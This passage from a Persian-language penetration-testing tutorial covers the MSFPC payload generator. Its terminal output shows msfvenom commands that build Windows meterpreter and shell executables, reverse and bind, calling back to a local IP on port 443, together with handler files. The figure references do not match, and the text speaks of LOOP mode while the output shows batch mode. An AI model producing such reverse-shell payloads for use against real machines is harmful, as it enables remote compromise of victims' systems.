- حالت LOOP: این حالت می‌تواند چندین Payload را از همه نوع تولید کند. همچنین MSFPC می‌تواند تمام Payload‌های تولید شده را برای یک LHOST معین، تولید کند. این سازوکار می‌تواند در محیطی که داشت دقیقی از سکوی سیستم‌عامل هدف وجود ندارد، مفید باشد. Payload‌ها را می‌توان با دستور زیر تولید نمود:

```
# ./msfpc.sh loop 192.168.10.122
```

شمایی از خروجی اسکریپت msfpc در حالت LOOP در شکل (۲-۱۴) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh batch windows en0
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[!] Batch Mode. Creating as many different combinations as possible

[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[!] IP: 192.168.10.122
[!] PORT: 443
[!] TYPE: windows (windows/meterpreter/reverse_tcp)
[!] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[!] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[!] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[!] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

```
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[!] IP: 192.168.10.122
[!] PORT: 443
[!] TYPE: windows (windows/meterpreter/reverse_http)
[!] CMD: msfvenom -p windows/meterpreter/reverse_http -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[!] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[!] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[!] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

شکل (۲-۱۲) شمایی از خروجی اسکریپت msfpc جهت اتصال حالت batch

```
[xXxZombi3xXx:mpc Harry$ ls -alh windows-
-rw-r--r-- 1 Harry staff 459B May 14 16:53 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 471B May 14 16:52 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 468B May 14 16:55 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 465B May 14 16:53 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:53 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 477B May 14 16:52 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 480B May 14 16:52 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 441B May 14 16:55 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 450B May 14 16:53 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 447B May 14 16:55 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 456B May 14 16:54 windows-shell-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:54 windows-shell-stageless-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$
```

شکل (۲-۱۳) شمایی از لیست فایل‌های .rc ایجاد شده توسط اسکریپت MSFPC جهت اتصال حالت batch